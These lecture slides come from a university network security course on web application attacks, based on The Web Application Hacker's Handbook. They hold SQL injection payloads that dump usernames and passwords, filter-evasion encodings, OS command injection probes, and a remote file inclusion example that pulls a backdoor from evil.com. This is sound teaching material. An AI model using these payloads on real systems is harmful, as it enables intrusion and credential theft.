Network Security

Van K Nguyen - HUT

Web application security

Yêu cầu Bài tập lớn

- Yêu cầu của đề cương BTL (cuối tuần 10):
  - Tên đề tài
  - Viết abstract (1 paragraph) mô tả tóm tắt về nội dung báo cáo.
  - Kế hoach- Nội dung chi tiết
    - Cấu trúc phần/mục
    - Nêu title của mỗi phần
    - Nhiệm vụ của thành viên trong mỗi phần
    - Các từ khóa (keyword) trong phần này
    - 1 paragraph mô tả tóm tắt (abtract) của phần này.

- Báo cáo (nộp tuần 13, trình bày tuần 14 và 15)
  - Sử dụng đúng cấu trúc phần/mục đã nêu trong đề cương
  - Các thành viên thực hiện đúng theo phân công
  - Tài liệu tự viết, không được sao chép nguyên đoạn/câu mà không nêu rõ tài liệu trích dẫn.
  - Các báo cáo cùng chủ đề sẽ bị đánh giá chặt chẽ hơn, theo tiêu chí riêng; giống nhau sẽ bị cho điểm thấp; Nếu báo cáo 2 nhóm giống nhau quá nhiều sẽ bị chia điểm (ví dụ: cùng 3= 6/2)
  - Nội dung báo cáo nên đầu tư vào các phần có tự phân tích, đánh giá (nhận định, so sánh) của riêng mình; sao chép kiến thức (kể cả dịch) là rất ít giá trị. Để có báo cáo sâu sắc cần biết thể hiện tư duy độc lập, khả năng tổng hợp và phân tích.
  - Cách viết: học tập các bài báo khoa học được đăng tải ở các tạp chí/hội nghị chuyên môn
  - Báo cáo không cần dài, không quá 20 trang
  - Chuẩn bị slides thuyết trình không quá 30 slides (có thể trình bày từ 15-25 phút)

Agenda

- Web application (in)security
- From hacker's point of view
- Common Attack: Code injection
- Common Attack: Cross-site scripting

Material in this 2-session lecture is based on this book: "The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws" by Dafydd Stuttard and Marcus Pinto [Wiley (October 22, 2007)] – below we call it by WebHackerHandbook

Web application security

- The evolution of Web applications

All kinds of things we could do online

- Shopping (Amazon)
- Social networking (FaceBook, MySpace)
- Banking (Citibank)
- Web search (Google)
- Auctions (eBay)
- Gambling
- Web mail (Gmail, YahooMail, Hotmail)
- Interactive information (Wikipedia)

… The list can go on as long as one bother to add


Web application security

- Why security problems:
  - New technologies ➔ introduced new possibilities for exploitation
    - the most significant battleground between attackers and people/organization with computer resources and data to defend
  - False perception of security
    - "This site is secure"

      "*This site is absolutely secure. It has been designed to use 128-bit Secure Socket Layer (SSL) technology to prevent unauthorized users from viewing any of your information. You may use this site with peace of mind that your data is safe with us."*
    - Users are urged to trust the sites' security just because of their use of certificates, SSL (cryptographic tools) …
    - In fact, the majority of web applications are insecure, and in ways that have nothing to do with SSL.

Web application security

- SSL is important but absolutely not everything we need for security
  - SSL is for confidentiality and integrity of transmitted data; it is just like a construction block not the full house
  - SLL do nothing to prevent against these vulnerabilities mentioned



Some common web vulnerabilities found in sample of 100+ sites -- WebHackerHandbook


The Core Security Problem: Users Can Submit Arbitrary Input

- Users can interfere with any piece of data transmitted between the client and the server
  - request parameters, cookies, and HTTP headers
- Users can send requests and can submit parameters at a patterns different than what the application developers expects
- Users are not restricted to using only a web browser to access the application.
  - There are numerous widely available tools that operate alongside, or independently of, a browser, to help attack web applications.

Examples of cheating

- Cheating is mainly based on sending input to the server which is crafted to cause some event that was not expected or desired by the application's designer:
  - Changing the price of a product transmitted in a hidden HTML form field ➔ purchase the product for a cheaper
  - Modifying a session token transmitted in an HTTP cookie ➔ hijack the session of another authenticated user.
  - Removing certain parameters that are normally submitted ➔ exploit a logic flaw in the application's processing.
  - Altering some input that will be processed by a back-end database ➔ inject a malicious database query ➔ obtain sensitive data
- Can SSL help?
  - Absolutely Not! SSL does nothing to stop an attacker from submitting crafted input to the server.

SSL can’t stop hacker creating malicious input



Critical Factors leading to this insecurity

- Immature Security Awareness
- In-House Development
- Deceptive Simplicity
  - With today's web dev. tech., even a novice programmer → powerful app from scratch in a short time.
  - But, a HUGE difference btw producing code that is **functional** and code that is **secure**
- Rapidly Evolving Threat Profile
- Resource and Time Constraints
- Overextended Technologies

Core Defense Mechanisms

The defense mechanisms employed by web applications comprise the following core elements:

- Handling user access to the application's data and functionality ➔ prevent users from gaining unauthorized access.
- Handling user input to the application's functions ➔ prevent malformed input from causing undesirable behavior.
- Handling attackers ➔ the application behaves appropriately when being directly targeted
  - Using suitable defensive measures to frustrate the attacker
- Managing the application itself
  - Enabling administrators to monitor its activities and configure its functionality.

Hacker's handbook: Mapping the application

- Mapping the application: The first step in attacking an application
  - to gather and examine some key information ➔ gain a better understanding of what you are up against.
- Enumerating the application's content and functionality➔ understand what it actually does and how it behaves.
  - Much of this functionality will be easy to identify, but some may be hidden away➔ need some guesswork and luck to discover.
- Once obtaining a catalogue of the application's functionality ➔ closely examine every aspect of application behavior/core security mechanisms, and the technologies being employed.
  - ➔ Attackers can identify the key attack surface that the application exposes: the most interesting areas to target ➔ further subsequent probing to find exploitable vulnerabilities

Mapping the application: the steps

- Enumerating Content and Functionality
  - Web Spidering
  - User-Directed Spidering
  - Discovering Hidden Content
    - Brute-Force Techniques
    - Inference from Published Content
    - Use of Public Information
    - Leveraging the Web Server
  - Application Pages vs. Functional Paths
  - Discovering Hidden Parameters
- Analyzing the Application
  - Identifying Entry Points for User Input
  - Identifying Server-Side Technologies
    - Banner Grabbing
    - HTTP Fingerprinting
    - File Extensions
    - Directory Names
    - Session Tokens
    - Third-Party Code Components
  - Identifying Server-Side Functionality
    - Dissecting Requests
    - Extrapolating Application Behavior
  - Mapping the Attack Surface

HACKER HANDBOOK: BYPASSING CLIENT-SIDE CONTROLS

Hacker Handbook: Bypassing Client-Side Controls


- The core security problem with web applications: clients can submit arbitrary input
  - Often web applications rely upon various kinds of measures implemented on the client side to control the data to be submitted
- A fundamental security flaw: the user has full control over the client and submitted data ➔ can bypass controls implemented on the client
- Two major ways in which client-side controls are used to restrict user input
  - An app may transmit data via the client component, using some mechanism that is supposed to prevent user's modifying data
  - On gathering data entered by the user, an app may use client-side controls which handle the contents of that data to be submitted
    - using HTML form features, client-side scripts, or thick-client technologies.

Bypassing Client-Side Controls

- False expectation and assumption
  - "It is very common to see an application passing data to the client in a form that is not directly visible or modifiable by the end user, in the expectation that this data will be sent back to the server in a subsequent request. Often, the application's developers simply assume that the transmission mechanism used will ensure that the data transmitted via the client will not be modified along the way." – WebHackerHandbook
  - the assumption that data transmitted via the client will not be modified is FALSE!
- Why such a wrong practice happens so often:
  - Convenience, easy-to-do for web developers
  - Repeating known fact to servers: reducing per-session amount stored at server ➔ better performance
    - Also helps to deploy load-balanced cluster of servers

By-passing: Hidden Form Fields

- If a field is flagged as hidden, it is not displayed on-screen.
  - However, the field's name and value are stored within the form and sent back to the application when the user submits the form.
- But **you can easily modify this hidden field!**
  - Simply saving the source code for the HTML page, edit the value of the field
  - reload the source into a browser, and click the Buy button.
- But better use an intercepting proxy to modify the desired data on the fly.
  - Burp Proxy (part of Burp Suite)
  - WebScarab
  - Paros
- The proxy is placed between your web browser and the target application
  - It can intercept every request issued to the application, and every response received back, for both HTTP and HTTPS



- The code behind this form is as follows:

```
<form action="order.asp" method="post">
<p>Product: Sony VAIO A217S</p>
<p>Quantity: <input size="2"
    name="quantity">
<input name="price" type="hidden"
    value="1224.95">
<input type="submit" value="Buy!"></p>
</form>
```

- **Modify the hidden price and you can buy for cheaper amount!**

Capturing User Data: HTML Form

- Forms can be used to impose restrictions i.e. perform validation checks on the user-supplied data.

  ➔ these client-side controls are used as a security mechanism to defend itself against malicious input,

- However, the controls can usually be trivially circumvented ➔ leaving the application potentially vulnerable to attack.

Length limits

- Eg. the browser prevent user from entering >3 digits in the quantity field ➔ serve-side may assume that the quantity parameter always <1000

```
<form action=”order.asp” method=”post”>
<p>Product: Sony VAIO A217S</p>
<p>Quantity: <input size=”2” maxlength=”3” name=”quantity”>
<input name=”price” type=”hidden” value=”1224.95”>
<input type=”submit” value=”Buy!”></p>
</form>
```

- But malicious user can easily defeat then take advantage of
  - Submit data that is longer than this length but that is still valid in other respects ➔ If the application accepts the overlong data➔ infer that the length limit validation is not replicated on the server.
  - Hacker may be able to leverage the defects in validation to exploit SQL injection, cross-site scripting, or buffer overflows

Hacker Handbook: Bypassing Client-Side Controls

- Transmitting Data via the Client 95
  - Hidden Form Fields
  - HTTP Cookies
  - URL Parameters
  - The Referer Header 1
  - Opaque Data
  - The ASP.NET ViewState
- Capturing User Data: HTML Forms
  - Length Limits
  - Script-Based Validation
  - Disabled Elements
- Capturing User Data: Thick-Client Components
  - Java Applets
  - Decompiling Java Bytecode
  - Coping with Bytecode Obfuscation
  - ActiveX Controls
    - Reverse Engineering
    - Manipulating Exported Functions
    - Fixing Inputs Processed by Controls
    - Decompiling Managed Code
- Shockwave Flash Objects
- Handling Client-Side Data Securely
  - Transmitting Data via the Client
  - Validating Client-Generated Data
  - Logging and Alerting

Capturing User Data: Thick-Client Components

- Another way for capturing, validating, and submitting user data
  - The technologies most likely to encounter: Java applets, ActiveX controls, and Shockwave Flash objects

Java applets

- the applet tag instructs the browser to load a Java applet from the specified URL and instantiate it with the name TheApplet
- the user clicks the Play button, a JavaScript routine executes that invokes the getScore method of the applet
- This is when the actual game play takes place, after which the score is displayed in an alert dialog.

```
<script>
function play()
{
alert("you scored " + TheApplet.getScore());
document.location = "submitScore.jsp?score=" +
TheApplet.getObsScore() + "&name=" +
document.playForm.yourName.value;
}
</script>
<form name=playForm>
<p>Enter name: <input type="text" name="yourName" value=""></p>
<input type="button" value="Play" onclick=JavaScript:play()>
</form>
<applet code="https://wahh-game.com/JavaGame.class"
id="TheApplet"></applet>
```

The script then invokes the getObsScore method of the applet, and submits the returned value as a parameter to the submitScore.jsp URL, together with the name entered by the user

Obfuscation & decompiling

- Example: playing the game results in a dialog like this, then followed by a request for a URL with this form:
  - https://wahh-game.com/submitScore.jsp?score=c1cc3139323c3e4544464d51515352585a61606a6b&nam=daf

- Obfuscation:
  - The long string that is returned by the getObsScore method, and submitted in the score parameter.
  - Want to cheat the game? Submit an arbitrary high score? ➔ need know how to correctly obfuscate your chosen score, i.e. decoded in the way by the server. ➔ Reverse engineering is possible but difficult!
- Decompiling Java bytecode: decompile the applet to obtain its source code. Java bytecode can be decompiled to recover its original source code

Handling Client-Side Data Securely

- The core security problem with web applications arises because client-side components and user input are outside of the server's direct control.
  - The client, and all of the data received from it, is inherently untrustworthy.
- Transmitting Data via the Client
  - applications should avoid transmitting critical data (e.g. product prices and discount rates) via the client.
  - Often, it is possible to hold such data on the server, and reference it directly from server-side logic
- Validating Client-Generated Data: Data generated on the client and transmitted to the server cannot in principle be validated securely on the client
  - Lightweight controls like HTML form fields JavaScript can be trivially circumvented
  - Thick-client components merely slow down an attacker for a short period
  - Obfuscated client-side code provides additional obstacles, but still could be overcame by a determined attacker

HACKER HANDBOOK: ATTACKING AUTHENTICATION

Attacking Authentication

- Authentication Technologies
  - HTML-forms
  - Multi-factor mechanisms (e.g. passwords and physical tokens)
  - Client SSL certificates and smartcards
  - Windows-integrated authentication
  - Kerberos
  - Authentication services

Design flaws

- Poorly chosen passwords
  - Attack: discover password policies by trying registering several accounts then changing passwords
  - Brute-Forcible login
    - the allowed number of login attempts can be found in cookies
- Poorly chosen usernames
  - Could be Email addresses, and other easily guessable ones
- Verbose Failure Messages
  - Can be used to guess username: different messages depending on if username /password is invalid (difference might be small)
  - Another factor is difference in timing (delay in respose from server)

➔ Hack steps:

- Monitor your own login session with tools as wireshark/web proxy
  - Generate a list of (u-name, password) then automate a brute-force attack
- If login form is loaded using http➔ vulnerable to man-in-the-middle attack
  - even if the authentication itself is protected by HTTPS

Design flaws

- "Forgotten password" functionality
  - Often not well tested
  - Secondary challenges are much easier to guess
    - User-set secret question/Password hints set by user: usually easy ones, could be trivial
    - Authentication information sent to an email address specified in password recovery procedure
- "Remember me" functionality
  - Insecure implementation
    - E.g. RememberUser="PeterGell"
    - Simple persistent cookie

Design flaws

- User impersonation functionality
  - Used by system to allow administrator to impersonate normal users
  - Could be implemented as a “hidden” function such as /admin/ImpersonateUser.php
  - Could trust user controllable data such as a cookie
- Non-unique user names (rare but observed in the wild)
  - Application might or might not enforce different passwords
  - Hack steps: register multiple names with the same user name with different passwords
  - Monitor for behavior differences when the password is already used
  - This allows attacks on frequent usernames

Attacking Authentication

- Predictable Initial Password
  - Commonly known passwords:
    - Common practice in schools is to use the student id numbers
  - Hack steps: Try to obtain several passwords in quick succession to see whether they change in a predictable way
- Insecure Distribution of Credentials
  - Typically distributed out of band such as email
  - If there is no requirement to change passwords➔ capturing messages / message archives yields valid credentials

Attacking Authentication

- Logic flaws in multistage login mechanisms
  - Mechanisms provide additional security by adding additional checks
  - Logic flaws are simpler to make: attack the logics of control flow and data consistence between stages
- Hacking steps:
  - Monitor successful login
  - Identify distinct stages and the data requested
  - Repeat the login process with various malformed requests
  - Check whether all demanded information is actually processed
  - Check for client-side data that might reflect successful passing through a stage

Attacking Authentication

- Insecure Storage of Credentials
  - Often stored in unsecured form in a database
  - Targets of sql injection attacks or authentication weaknesses

ATTACKING SESSION MANAGEMENT

Session Management

- The session management mechanism is a fundamental security component in the majority of web applications, which enables the application
  - to uniquely identify a given user across a number of different requests
  - to handle the data that it accumulates about the state of that user's interaction with the application.
- If an attacker can break an application's session management
  - she can effectively bypass its authentication controls
  - masquerade as other users without knowing their credentials.

  If an attacker compromises an administrative user in this way, then the attacker can own the entire application.

Why Session

- Why session
  - Users do not want to have to reenter their password on every single page of the application
- Implementing sessions
  - Issue each user with a unique session token or identifier
  - On each subsequent request to the application, the user resubmits this token, enabling the application to determine which sequence of earlier requests the current request relates to.
  - HTTP cookies as the mechanism for passing these session tokens between server and client
    - E.g. the server's first response to a new client contains an HTTP header

      Set-Cookie: ASP.NET_SessionId=mza2ji454s04cwbgwb2ttj55
    - and subsequent requests from the client contain the header:

      Cookie: ASP.NET_SessionId=mza2ji454s04cwbgwb2ttj55

Session Management and Weakness

- Sessions need to store state
- Performance dictates to store state at client
  - Cookies
  - Hidden forms
    - Asp.net view state (Not a session)
  - Fat URL
  - HTTP authentication (Not a session)
  - All or combinations, which might vary within a different state
- Weaknesses usually come from
  - Weak generation of session tokens
  - Weak handling of session tokens
- Hacker needs to find used session token
  - Find session dependent states and disfigure token

Weaknesses in Session Token Generation

- Meaningful tokens
  - Might be encoded in hex, base-64, …
  - Might be trivially encrypted (e.g. with XOR encryption)
  - Leak session data information
  - If not cryptographically protected by a signature, allow simple alteration
- Hacking Steps:
  - Obtain a single token and systematically alter it, observing the effect on the interaction with the website
  - Log-in as several users, at different times, … to record and analyze differences in tokens
  - Analyze tokens for correlation related to state information such as user names
  - Test reverse engineering results by accessing site with artificially created tokens.

Predictable tokens

- Most brazen weakness: sequential session ids
- Typical weaknesses:
  - Concealed sequences
    - Such as adding a constant to the previous value
  - Time dependencies
    - Such as using Unix, Windows NT time
  - Weak random number generation
    - E.g. Use NIST FIPS-140-2 statistical tests to discover
    - Use hacker tools such as Stompy

Weaknesses in Session Token Handling

- Disclosure of Tokens on the Network
  - not all interactions are protected by HTTPS
    - Common scenario: Login, account update uses https, the rest or part (help pages) of the site not.
    - Use of http for pre-authenticated areas of the site such as front page, which might issue a token
  - Cookies can be protected by the “secure” flag
- Disclosure of Tokens in
  - Logs of User browser/Web server/corporate or ISP proxy servers/reverse proxies
  - Referer logs of any servers that user visit by following off-site links
    - Example: Firefox 2.? Includes referer header provided that the off-site is also https. This exposes data in URLs

Weaknesses in Session Token Handling

- Multiple valid tokens concurrently assigned to the same user / session
  - Existence of multiple tokens is an indication for a security breach
    - Of course, user could have abandoned and restarted a session
- “Static Tokens”
  - Same token reissued to user every time
    - A poorly implemented “remember me” feature
- Other logic defects:
  - A token consisting of a user name, a good randomized string that never used / verified the random part, …

Weaknesses in Session Token Handling

- Client exposure to Token Hijacking
  - XSS attacks query routinely user's cookies
  - Session Hijacking:
    - Session Fixation Vulnerability:
      - Attacker feeds token to the user, waits for them to login, then hijacks the session
    - Cross-Site Request Forgeries
      - Attacker crafts request to application
      - Incites user to send request
      - Relies on token being sent to site

Securing Session Management

- Generate Strong Tokens
  - Uses crypto
  - Uses cryptogr. strong random number generator
- Protect Tokens throughout their Lifecycle
  - Transmit tokens only over https
  - Do not use URL to transmit session tokens
  - Implement logout functionality
  - Implement session expiration
  - Prevent concurrent logins
  - Beware of / secure administrative functionality to view session tokens
  - Beware of errors in setting cookie domains and paths

Securing Session Management

- Prevent Cross-Site Scripting vulnerabilities
- Check tokens submitted
- If warranted, require two-step confirmation and / or reauthentication to limit effects of cross-site request forgeries
  - Consider per-page tokens
- Create a fresh session after successful authentication to limit effects of session fixation attacks
  - This is particularly difficult, if sensitive information is submitted, but user does not authenticate
- Log, Monitor, Alert
- Implement reactive session termination

CODE INJECTION

Code Injection

- Hacking steps:
  - Supply unexpected syntax to cause problems
  - Identify any anomalies in the application response
  - Examine any error messages
  - Systematically modify input that causes anomalous behavior to form and verify hypotheses on the behavior of the system
  - Try safe commands to prove existence of injection flaw
  - Exploit the flaw

Code Injection Into SQL

- Gain knowledge of SQL
  - Install same database as used by application on local server to test SQL commands
  - Consult manuals on error messages
- Detection:
  - Cause an error condition:
    - String Data
      - Submit a single quotation mark
      - Submit two single quotation marks
      - Use SQL concatenation characters
        - ‘ | | ‘ FOO (oracle)
        - ‘ + ‘ FOO (MS-SQL)
        - ‘ ‘ FOO (No space between quotation marks) (MySQL)
    - Numeric Data
      - Replace numeric value with arithmetic (Instead of 5, submit 2+3)
      - Use sql-specific keywords
        - 67-ASCII(‘A’) is equivalent to 2 in SQL
  - Beware of special meaning of characters in http such as ‘&’, ‘=‘, …

Detection

- Cause an error condition:
  - Select / Insert Statements
    - Entry point is usually ‘where’ clause, but ‘order by’ etc. might also be injected
    - Example: admin’ or 1==1
  - Example injections into user name field for injection into insert, where we do not know the number of parameters:
    - foo ’) - -
    - foo ‘ , 1) –
    - foo ‘ , 1 , 1) –
    - foo ‘ , 1 , 1 , 1) –
  - Here we rely on 1 being cast into a string.

Union operator

- Usual:

  SELECT author, title, year FROM books WHERE publisher = 'Wiley'

- Fake by inserting the input below

  Wiley' UNION SELECT username, password, uid FROM users--

  That is to obtain

  SELECT author, title, year FROM books WHERE publisher = 'Wiley'
  Union SELECT username, password, uid FROM users--'

- Should look at error messages in order to reformulate the string more successfully
  - ' UNION SELECT NULL- -'
  - ' UNION SELECT NULL, NULL--
  - 'UNION SELECT NULL, NULL, NULL --

Union operator

- Find out how many rows are in the table:
  - ORDER BY 1 --
  - ORDER BY 2 --
  - ORDER BY 3 –
- Find out which columns have the string data type
  - UNION SELECT ‘a’, NULL, NULL--
  - UNION SELECT NULL, ‘a’, NULL--
  - UNION SELECT NULL, NULL, ‘a’--

Fingerprinting the database

- Why fingerprinting:
  - Important because of differences in SQL supported
    - E.g.: Oracle SQL requires a from clause in all selects
- How
  - Obtain version string of database from
    - UNION SELECT banner,NULL,NULL from v$version
  - Try different ways of concatenation
    - Oracle: ‘Tho’||’mas’
    - MS-SQL: ‘Tho’+’mas’
    - MySQL: ‘Tho’ ‘mas’ (with space between quotes)
  - Different numbering formats
    - Oracle: BITAND(1,1)-BITAND(1,1)
    - MS-SQL: @@PACK-RECEIVED-@@PACK_RECEIVED
    - MySQL: CONNECTION_ID() - CONNECTION_ID()

MS-SQL: Exploiting ODBC Error Messages

- Inject

  ‘ having 1=1 –

  - Generates error message
    - Microsoft OLE DB Provider for ODBC Drivers error ‘80040e14’ (Microsoft) [ODBC SQL Server Driver] [SQL Server] Column ‘users.ID’ is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause
- Inject

  ‘ group by users.ID having 1=1 –

  - Generates error message
    - Microsoft OLE DB Provider for ODBC Drivers error ‘80040e14’ (Microsoft) [ODBC SQL Server Driver] [SQL Server] Column ‘users.username’ is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause

MS-SQL: Exploiting ODBC Error Messages

- Inject
  - ‘ group by users.ID, users.username, users.password, users.privs having 1=1 --
  - Generates no error message
  - No proceed injecting union statements to find data types for each column
  - Inject
    - ‘ union select sum(username) from users--’

By-passing filters

- Avoiding blocked characters
  - The single quotation mark is not required for injecting into a numeric data field
  - If the comment character is blocked, craft injection so that it does not break the surrounding query
    - ‘ or 1 = 1 -- ➔ ‘ or ‘a’ = ‘ a
  - MS-SQL does not need semicolons to separate several commands in a batch

By-passing filters

- Circumventing simple validation
  - If a simple blacklist is used, attack canonicalization and validation.
  - E.g. instead of select, try
    - SeLeCt
    - SELSELECTECT
    - %53%45%4c%45%43%54
    - %2553%2545%254c%2545%2543%2554
- Use inline comments
  - SEL/*foo*/ECT (valid in MySQL)
- Manipulate blocked strings
  - ‘adm’| |’in’ (valid in Oracle)
- Use dynamic execution
  - exec(‘select * from users’) works in MS-SQL

By-passing filters

- Exploit defective filters
  - Example: Site defends by escaping any single quotation mark
    - I.e.: Replace ‘ with ‘’
  - Assume that user field is limited to 20 characters
    - Inject
      - aaaaaaaaaaaaaaaaaa’
    - Application replaces this with
      - aaaaaaaaaaaaaaaaaa’’
    - Passes it on to database, which shortens it to 20 characters, removing the final single quotation mark
    - Therefore, inject
      - aaaaaaaaaaaaaaaaaa’ or 1=1 --

Second Order SQL Injection

- The result of an SQL statement is posted in another sql statement
  - Canonicalization is now much more difficult

Code Injection: OS Injection

- Two types:
  - Characters ; | & newline are used to batch multiple commands
  - Backtick character ` used to encapsulate speparate commands within a data item
- Use time delay errors
  - Use ‘ping’ to the loop-back device
    - | | ping -l 30 127.0.0.1 ; x | | ping -n 30 127.0.0.1 &
  - works for both windows and linux in the absence of filtering

OS Injection

- Dynamic execution in php
  - uses eval
- Dynamic execution in asp
  - uses evaluate
- Hacking steps to find injection attack:
  - Try
    - ;echo%2011111111
    - echo%201111111
    - response.write%201111111
    - :response.write%201111111
  - Look for a return of 1111111 or an error message

OS Injection

- Remote file injection
  - PHP include accepts a remote file path
    - Example Fault:
      https://bobadilla.engr.scu.edu/main.php?Country=FRG
      is processed as
      - $country = $_GET['Country'];
      - include($country. '.php');
      - which loads file: FRG.php
      - Attacker injects
        - https://bobadilla.engr.scu.edu/main.php?Country=http://evil.com/backdoor
- Found by putting attacker's resources, or non-existing IP, or static resource on victim's site, …

Code Injection: OS Injection

- Soap Injection
- XPath injection
- SMTP injection
- LDAP injection

